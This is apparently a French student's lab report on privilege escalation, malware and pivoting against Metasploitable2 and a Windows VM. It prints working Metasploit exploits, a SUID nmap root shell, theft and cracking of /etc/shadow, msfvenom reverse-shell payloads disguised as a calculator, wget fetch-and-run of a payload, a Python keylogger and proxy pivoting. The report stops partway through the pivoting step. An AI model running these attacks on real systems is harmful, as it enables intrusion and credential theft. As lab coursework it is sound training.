# TP4 élévation de privilèges, malware, pivotement

**1)** L'élévation de privilèges est une phase d'une attaque où un attaquant cherche à obtenir des droits plus élevés sur un système compromis. Après avoir obtenu un accès initial (souvent en tant qu'utilisateur standard), l'objectif est de devenir administrateur ou root pour avoir un contrôle total sur la machine, accéder à des fichiers sensibles, installer des outils persistants, désactiver la sécurité, etc.

Après avoir obtenu un accès a une machine cible, les commandes Meterpreter suivantes permettent de vérifier l'utilisateur courant ainsi que les informations sur le système :

– **getuid** : permet d'obtenir l'identifiant de l'utilisateur (UID).
– **sysinfo** : permet d'afficher des informations générales sur le système
– **whoami et id** (pour le shell)

Les commandes suivantes permettent une élévation de privilèges.

– **getsystem :** tenter d'obtenir les privilèges administrateur (root) sur la machine cible.
– **migrate :** migrer le processus Meterpreter vers un autre processus (souvent plus stable ou ayant plus de privilèges).

- Obtenez un accès à la machine cible **Metasploitable2** en ouvrant une **session Meterpreter**. Une fois connecté, testez les différentes commandes vues précédemment.

```
msf > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.56.114
LHOST => 192.168.56.114
msf exploit(multi/http/tomcat_mgr_deploy) > set LPORT 5555
LPORT => 5555
msf exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.56.114:5555
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6227 bytes as VxwzamYJEV2Wt0QQPbsdWlS.war ...
[*] Executing /VxwzamYJEV2Wt0QQPbsdWlS/c8VLKbvJXxgWUlnMq4GTEn2a.jsp...
[*] Undeploying VxwzamYJEV2Wt0QQPbsdWlS ...
[*] Sending stage (58073 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.114:5555 -> 192.168.56.103:44660) at 2026-03-12 06:22:19 -0400

meterpreter > getuid
Server username: tomcat55
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > getsystem
[-] The "getsystem" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > migrate
[-] The "migrate" command is not supported by this Meterpreter type (java/linux)
```

**Remarque** : Certaines commandes Meterpreter sont spécifiques à Windows. Comme Metasploitable2 est une machine Linux, certaines commandes peuvent ne pas fonctionner ou ne pas être disponibles.

- Exécutez le module **post/multi/recon/local_exploit_suggester** de Metasploit, qui permet d'analyser automatiquement une machine déjà compromise pour détecter les failles locales exploitables menant à une élévation de privilèges.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/http/tomcat_mgr_deploy) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set
set --clear                 set -g                  set ConsoleLogging          set Prompt                  set SHOWDESCRIPTION         set VERBOSE
set --global                set -h                  set LogLevel                set PromptChar              set SessionLogging          set ValidateArch
set --help                  set ACTION              set MeterpreterPrompt       set PromptTimeFormat        set SessionTlvLogging       set ValidateMeterpreterComma
set -c                      set Colors              set MinimumRank             set SESSION                 set TimestampOutput         set ValidatePlatform
msf post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf post(multi/recon/local_exploit_suggester) > run
[*] 192.168.56.103 - Collecting local exploits for java/linux...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 192.168.56.103 - 227 exploit checks are being tried...
[+] 192.168.56.103 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The service is running, but could not be validated. /bin/ping is not setuid
[+] 192.168.56.103 - exploit/linux/local/glibc_origin_expansion_priv_esc: The service is running, but could not be validated. /bin/ping is not setuid
[+] 192.168.56.103 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.56.103 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.56.103 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.56.103 - exploit/linux/persistence/autostart: The service is running, but could not be validated. Xorg is installed, possible desktop install.
[+] 192.168.56.103 - exploit/multi/persistence/cron: The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
[*] Running check method for exploit 81 / 81
[*] 192.168.56.103 - Valid modules for session 1:
================================

 #  Name                                                    Potentially Vulnerable?  Check Result
 -  ----                                                    -----------------------  ------------
 1  exploit/linux/local/glibc_ld_audit_dso_load_priv_esc    Yes                      The service is running, but could not be validated. /bin/ping is not setuid
 2  exploit/linux/local/glibc_origin_expansion_priv_esc     Yes                      The service is running, but could not be validated. /bin/ping is not setuid
 3  exploit/linux/local/netfilter_priv_esc_ipv4             Yes                      The target appears to be vulnerable.
 4  exploit/linux/local/ptrace_sudo_token_priv_esc          Yes                      The service is running, but could not be validated.
 5  exploit/linux/local/su_login                            Yes                      The target appears to be vulnerable.
 6  exploit/linux/persistence/autostart                     Yes                      The service is running, but could not be validated. Xorg is installed, possible desktop install.
 7  exploit/multi/persistence/cron                          Yes                      The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
```

- Avec la session Meterpreter toujours active, ouvrez un shell système sur la machine cible, puis testez les commandes suivantes : whoami, id

```
meterpreter > shell
Process 96 created.
Channel 109 created.
whoami
tomcat55
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

- Tester et expliquer le rôle des commandes suivante :

**uname -a**

Permet d'afficher toutes les informations système concernant le noyau Linux (Kernel) et l'architecture de la machine.

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

**cat /etc/issue**

Permet d'afficher le contenu du fichier issue, qui contient généralement le message d'accueil du système et la version de la distribution Linux.

```
cat /etc/issue
 _                                          _       _ _          _    _       ____
 _ __ ___    ___| |_ __ _ ___ _ __ | |___ (_) |_ __ _| |__ | |___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

**ps aux**

Permet d'afficher la liste complète et détaillée de tous les processus en cours d'exécution sur la machine, pour tous les utilisateurs.

```
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.1   2844  1692 ?        Ss   06:00   0:00 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   06:00   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   06:00   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   06:00   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   06:00   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   06:00   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   06:00   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   06:00   0:00 [kblockd/0]
root        48  0.0  0.0      0     0 ?        S<   06:00   0:00 [kseriod]
root        95  0.0  0.0      0     0 ?        S    06:00   0:00 [pdflush]
root        96  0.0  0.0      0     0 ?        S    06:00   0:00 [pdflush]
```

**sudo -l**

Permet de lister les privilèges sudo accordés à l'utilisateur actuel. L'option -l signifie *list*. Dans mon cas cela n'affiche rien car mon utilisateur n'a aucun droit sudo.

```
sudo -l
[sudo] password for tomcat55:
```

- Effectuez une recherche sur la commande suivante afin de comprendre son fonctionnement et son utilité :

***find / -perm -4000 -type f 2>/dev/null***

Cette commande permet de vérifier qu'il existe des fichiers binaires avec un droit spécial appelé le bit SUID (Set Owner User ID). Si ce bit est activé sur un exécutable appartenant à root, alors n'importe quel utilisateur qui lance ce programme l'exécutera temporairement avec les privilèges de root.

- Expliquer le rôle de chaque option utilisée dans cette commande.

- **find** : C'est le programme utilitaire de recherche natif de Linux.
- **/** : C'est le point de départ de la recherche. Le slash représente la racine du système. On demande donc à chercher sur **tout le disque dur**.
- **-perm -4000** : C'est le cœur de la commande. On filtre par permissions (-perm). Le tiret (-) signifie "au moins ces droits-là". Le nombre 4000 est la représentation en base octale du **bit SUID**. On cherche donc tous les fichiers ayant ce bit activé.
- **-type f** : On demande à find de ne remonter que des fichiers "standards" (f pour *file*), ignorant ainsi les dossiers, les raccourcis (liens symboliques) ou les périphériques qui pourraient avoir des permissions bizarres.
- **2>/dev/null** : C'est le "nettoyeur". En scannant tout le disque depuis un compte non-root, on va générer des centaines de messages d'erreur *"Permission non accordée"*. Le 2 représente la sortie des erreurs (stderr). On redirige (>) toutes ces erreurs vers /dev/null (le trou noir de Linux) pour garder un affichage propre avec uniquement nos résultats.

- Puis, exécutez-la sur la machine cible pour repérer les fichiers ayant le bit SUID activé, c'est-à-dire ceux qui peuvent potentiellement permettre une élévation de privilèges.

```
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

- Exploitez la faille nmap :

**/usr/bin/nmap --interactive**
**nmap> !sh**
**whoami**

```
/usr/bin/nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
```

- Depuis votre machine Kali Linux, récupérez-le fichier **/etc/shadow** de la machine cible Metasploitable2, lequel contient les mots de passe chiffrés des utilisateurs. Ensuite, utilisez l'outil **John the Ripper** pour tenter de déchiffrer ces mots de passe.

- Téléchargement des fichiers contenant les mot de passe et les utilisateurs :

```
meterpreter > download /etc/passwd /root/passwd_192-168-56-103.txt
[*] Downloading: /etc/passwd → /root/passwd_192-168-56-103.txt/passwd
[*] Downloaded 1.59 KiB of 1.59 KiB (100.0%): /etc/passwd → /root/passwd_192-168-56-103.txt/passwd
[*] Completed  : /etc/passwd → /root/passwd_192-168-56-103.txt/passwd
meterpreter > download /etc/shadow /root/shadow_192-168-56-103.txt
[*] Downloading: /etc/shadow → /root/shadow_192-168-56-103.txt/shadow
[*] Downloaded 1.20 KiB of 1.20 KiB (100.0%): /etc/shadow → /root/shadow_192-168-56-103.txt/shadow
[*] Completed  : /etc/shadow → /root/shadow_192-168-56-103.txt/shadow
```

- Fusion des deux fichiers pour que john puisse l'exploiter :

```
┌──(root㉿kali)-[~]
└─# unshadow /root/passwd_192-168-56-103.txt/passwd /root/shadow_192-168-56-103.txt/shadow > /root/john-hash-192-168-56-103.txt
```

- Lancement de john avec la liste « rockyou » :

```
┌──(root㉿kali)-[~]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt /root/john-hash-192-168-56-103.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
msfadmin         (msfadmin)
123456789        (klog)
batman           (sys)
service          (service)
```

On peut voir que l'on récupère une multitude de user/password avec john dont un administrateur (en rouge) msfadmin

**2) msfvenom** est un outil de Metasploit utilisé pour créer des payloads exploitables dans différents formats (exe, php, apk, etc.), qui peuvent ensuite être injectés dans une cible pour établir une connexion avec l'attaquant.

- Dans un terminal Kali, générez un programme malveillant en utilisant la commande ci-dessous. Détaillez ensuite la fonction de chaque paramètre utilisé dans cette commande.

***msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=<IP de votre machine kali> PORT=4444 -o /home/kali/Desktop/mon_malware.exe***

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe  LHOST=192.168.56.50 PORT=4444 -o /home/kali/Desktop/calculatrice-2.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
Saved as: /home/kali/Desktop/calculatrice-2.exe
```

- Suivez les étapes suivantes pour mettre en place un handler dans Metasploit pour recevoir la connexion inversée :

- ✓ **use exploit/multi/handler** : Active un gestionnaire (handler) pour établir la communication entre la machine Kali et la machine cible Windows **(VM4).**
- ✓ **set payload windows/meterpreter/reverse_tcp** : Définit le bon payload correspondant à celui utilisé précédemment.
- ✓ **set LHOST <IP Kali>** : Spécifie l'adresse IP de la machine attaquante (Kali).
- ✓ **set LPORT 4444** : Définit le port d'écoute sur Kali.
- ✓ **run ou exploit :** Lance l'écoute.

```
msf > jobs -K
Stopping all jobs ...
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.50
LHOST ⇒ 192.168.56.50
msf exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.50:4444
```


Le message « [*] Started reverse TCP handler on <IP>:4444 » indique que Kali attend maintenant une connexion de la part de la machine victime.


En général, les malwares sont transférés vers les machines victimes par e-mail (en pièce jointe), via des liens piégés, ou encore par des périphériques amovibles (comme des clés USB). Dans notre cas, nous allons transférer manuellement le malware généré depuis la machine Kali vers la machine virtuelle Windows (la cible).

- ✓ Transférez le fichier du malware depuis Kali vers la VM Windows (ex. via un dossier partagé ou en utilisant un autre moyen).

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# scp calculatrice-2.exe vagrant@192.168.56.106:C:Users\vagrant\Desktop\
>
The authenticity of host '192.168.56.106 (192.168.56.106)' can't be established.
ECDSA key fingerprint is: SHA256:8qAQD+Oj5yunOYBqNSLF6Az97LacvciQLaL72BL4vZE
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.106' (ECDSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
vagrant@192.168.56.106's password:
calculatrice-2.exe                                    100% 7168   218.9KB/s   00:00
```

- ✓ Sur la VM Windows, exécutez le fichier.




- ✓ Observez la connexion entrante sur Kali (via Metasploit).

```
[*] Started reverse TCP handler on 192.168.56.50:4444
[*] Sending stage (188998 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.50:4444 → 192.168.56.106:49704) at 2026-03-23 04:55:27 -0400

meterpreter > getuid
Server username: VAGRANT-2008R2\vagrant
meterpreter >
```

**3) Mini Projet : Développement d'un Keylogger avec Python et Metasploit**
Il vous est demandé de développer un keylogger permettant de récupérer les frappes clavier d'un utilisateur, en utilisant Python et Metasploit (msfvenom) pour générer le payload. Plusieurs techniques sont disponibles, à vous de choisir la méthode la plus adaptée pour réaliser ce projet.

J'ai décidé de réaliser cette partie sur une metaexplotable2 pour éviter le problème de compatibilité avec la VM windows.

Dans un premier temps, j'ai créé un malware avec un reverse_tcp comme payload :

```
┌──(kali㉿kali)-[~/Desktop/keylogger]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp -a x86 --platform linux -f sh  LHOST=192.168.56.50 PORT=4444 -o /home/kali/Desktop/keylogger/tcp_reverse.sh
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of sh file: 549 bytes
Saved as: /home/kali/Desktop/keylogger/tcp_reverse.sh
```

Ensuite, j'ai écrit un petit script python qui « keylogger2.py » qui marque à chaque fois qu'une touche est tapé « Touche alphanumérique pressée : … » :

```
from pynput import keyboard

def on_press(key):
    try:
        # Tente d'afficher le caractère alphanumérique
        print(f'Touche alphanumérique pressée : {key.char}')
    except AttributeError:
        # Gère les touches spéciales (Espace, Entrée, Shift, etc.)
        print(f'Touche spéciale pressée : {key}')

# Met en place le point d'écoute
with keyboard.Listener(on_press=on_press) as listener:
    listener.join()
```

J'ai lancé mon écouteur d'évènement sur msfconsole :

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.50
LHOST ⇒ 192.168.56.50
msf exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.50:4444
```

A l'aide d'un serveur web, j'ai tout envoyé sur la metaexploitable2, puis j'ai lancé en arrière plan mon tcp_reverse :

```
sh-3.2# wget http://192.168.56.50:8000/keylogger2.py
--13:20:32--  http://192.168.56.50:8000/keylogger2.py
           => `keylogger2.py.1'
Connecting to 192.168.56.50:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 436 [text/x-python]

100%[===================================>] 436           --.--K/s

13:20:32 (9.54 MB/s) - `keylogger2.py.1' saved [436/436]
```

```
sh-3.2# wget http://192.168.56.50:8000/tcp_reverse.sh
--13:09:20--  http://192.168.56.50:8000/tcp_reverse.sh
           => `tcp_reverse.sh'
Connecting to 192.168.56.50:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 549 [application/x-sh]

100%[=====================================>] 549           --.--K/s

13:09:20 (11.79 MB/s) - `tcp_reverse.sh' saved [549/549]

sh-3.2# chmod +x tcp_reverse.sh
sh-3.2# ./tcp_reverse.sh &
```


Une fois le reverse_tcp fait, j'ai pu lancer mon script python à l'aide de la commande exécuter de meterperter. Une fois qu'elle a été exécutée, j'ai tapé sur la VM metaexploitable2 "msfadmin" pour simuler un utilisateur qui écris sont mot de passe et ça apparait bien sur mon reverse_tcp :

```
meterpreter > execute python /home/msfadmin/keylogger2.py


Touche alphanumérique pressée : m
Touche alphanumérique pressée : s
Touche alphanumérique pressée : f
Touche alphanumérique pressée : a
Touche alphanumérique pressée : d
Touche alphanumérique pressée : m
Touche alphanumérique pressée : i
Touche alphanumérique pressée : n
```

J'ai essayé de refaire le tout avec un seul exécutable avec "pyinstaller" qui comprend le payload et le script python, mais j'avais constamment des problèmes de compatibilité ou de version de python. La metaexploitable est en 32 bit et nous en 64 se qui n'arrange rien.

**4)** Dans VirtualBox, mettez en place la configuration réseau suivante : la machine VM_Linux doit être équipée de deux interfaces réseau distinctes.




Le pivotement (ou pivoting) est une technique utilisée en post-exploitation pour rebondir à travers une machine compromise et accéder à d'autres systèmes dans un réseau interne. Cela est particulièrement utile dans des environnements où les machines internes sont protégées par des pares-feux ou des ACL qui n'autorisent que certaines connexions réseau sortantes, mais permettent à la machine compromise d'accéder à des machines internes.

**ProxyChains**, est un outil Linux qui te permet de faire passer le trafic réseau de tes outils (comme nmap, ssh, ou msfconsole) via un proxy SOCKS, souvent fourni par une session SSH ou Meterpreter SOCKS4/5.

- En vous basant sur la documentation suivante, essayez de scanner la machine VM_Windows à partir de la machine Kali.

https://www.giac.org/paper/gwapt/4686/tunneling-pivoting-web-application-penetration-testing/120229

Pour commencer, j'ai créé deux carte réseau virtual box, la 192.168.56.1 et la 192.168.128.1. J'ai mis la machine kali sur le réseau 192.168.56.1, la machine windows sur la 192.168.128.1 et la machine linux sur les deux.

Kali :

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.50/24 brd 192.168.56.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::2de6:2be9:aae5:86d8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Windows :

```
PS C:\Users\vagrant> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::44eb:ab7d:e7a9:f631%11
   IPv4 Address. . . . . . . . . . . : 192.168.128.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Linux :

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:06:08:81 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe06:881/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:fd:f5:44 brd ff:ff:ff:ff:ff:ff
    inet 192.168.128.102/24 brd 192.168.128.255 scope global eth1
    inet6 fe80::a00:27ff:fefd:f544/64 scope link
       valid_lft forever preferred_lft forever
```

La première étape, est d'ouvrir une session meterpreter sur la machine linux. Pour se faire, j'utilise la méthode vue plus haut pour avec la création d'un programme malveillant utilisant le payload reverse_tcp

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.50 LPORT=4444 -f elf > reverse_tcp.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Dans msfconsole, on ouvre un écouteur d'évènement (handeler) sur notre IP et le port qu'on a renseigné au programme malveillant

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.50
LHOST ⇒ 192.168.56.50
msf exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.50:4444
```

On envoie ensuite le programme à l'aide d'un serveur web

```
┌──(kali㉿kali)-[~]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Du coté de la machine linux, on réceptionne le programme avec un wget sur notre serveur web fraichement créé, on le rend exécutable et on le lance

```
msfadmin@metasploitable:~$ wget 192.168.56.50:8000/reverse_tcp.elf
--06:20:57--  http://192.168.56.50:8000/reverse_tcp.elf
           => `reverse_tcp.elf.1'
Connecting to 192.168.56.50:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]

100%[===================================>] 207           --.--K/s

06:20:57 (9.06 MB/s) - `reverse_tcp.elf.1' saved [207/207]

msfadmin@metasploitable:~$ chmod +x reverse_tcp.elf
msfadmin@metasploitable:~$ ./reverse_tcp.elf
```

Sur msfconsole, une session Meterpreter se lance sur la machine linux

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.50:4444
[*] Sending stage (1062760 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.50:4444 → 192.168.56.102:44450) at 2026-03-28 06:00:24 -0400

meterpreter >
```

Une fois notre session Meterpreter établie, on revient en arrière avec un background et on ajoute dans le routage interne de Meterpreter, la route du réseau de la machine Windows. On vérifie qu'elle a bien été ajouté avec « route print ».

```
meterpreter > bg
[*] Backgrounding session 1 ...
msf exploit(multi/handler) > route add 192.168.128.0 255.255.255.0 1
[*] Route added
msf exploit(multi/handler) > route print

IPv4 Active Routing Table
=========================

   Subnet            Netmask           Gateway
   ------            -------           -------
   192.168.128.0     255.255.255.0     Session 1

[*] There are currently no IPv6 routes defined.
```

Maintenant, avec un scanner, on peut renseigner l'ip de la machine visée et les ports que l'on veut scanner.

```
msf exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.128.101
RHOSTS => 192.168.128.101
msf auxiliary(scanner/portscan/tcp) > set PORTS 80, 135, 139, 445, 3389
PORTS => 80, 135, 139, 445, 3389
msf auxiliary(scanner/portscan/tcp) > run
[+] 192.168.128.101       - 192.168.128.101:135 - TCP OPEN
[+] 192.168.128.101       - 192.168.128.101:139 - TCP OPEN
[+] 192.168.128.101       - 192.168.128.101:3389 - TCP OPEN
[+] 192.168.128.101       - 192.168.128.101:445 - TCP OPEN
[*] 192.168.128.101       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Maintenant qu'on a confirmé que l'on pouvait scanner notre machine Windows, on va utiliser proxychains pour pouvoir réaliser un nmap, on créer un serveur proxy dans metasploit

```
msf auxiliary(scanner/portscan/tcp) > use auxiliary/server/socks_proxy
msf auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf auxiliary(server/socks_proxy) > set SRVPORT 9050
SRVPORT => 9050
msf auxiliary(server/socks_proxy) > set VERSION 4a
VERSION => 4a
msf auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
```

On ouvre ensuite « /etc/proxychains.conf » et on ajouter « socks4 127.0.0.1 9050 » en dessous de « [ProxyList] » :

```
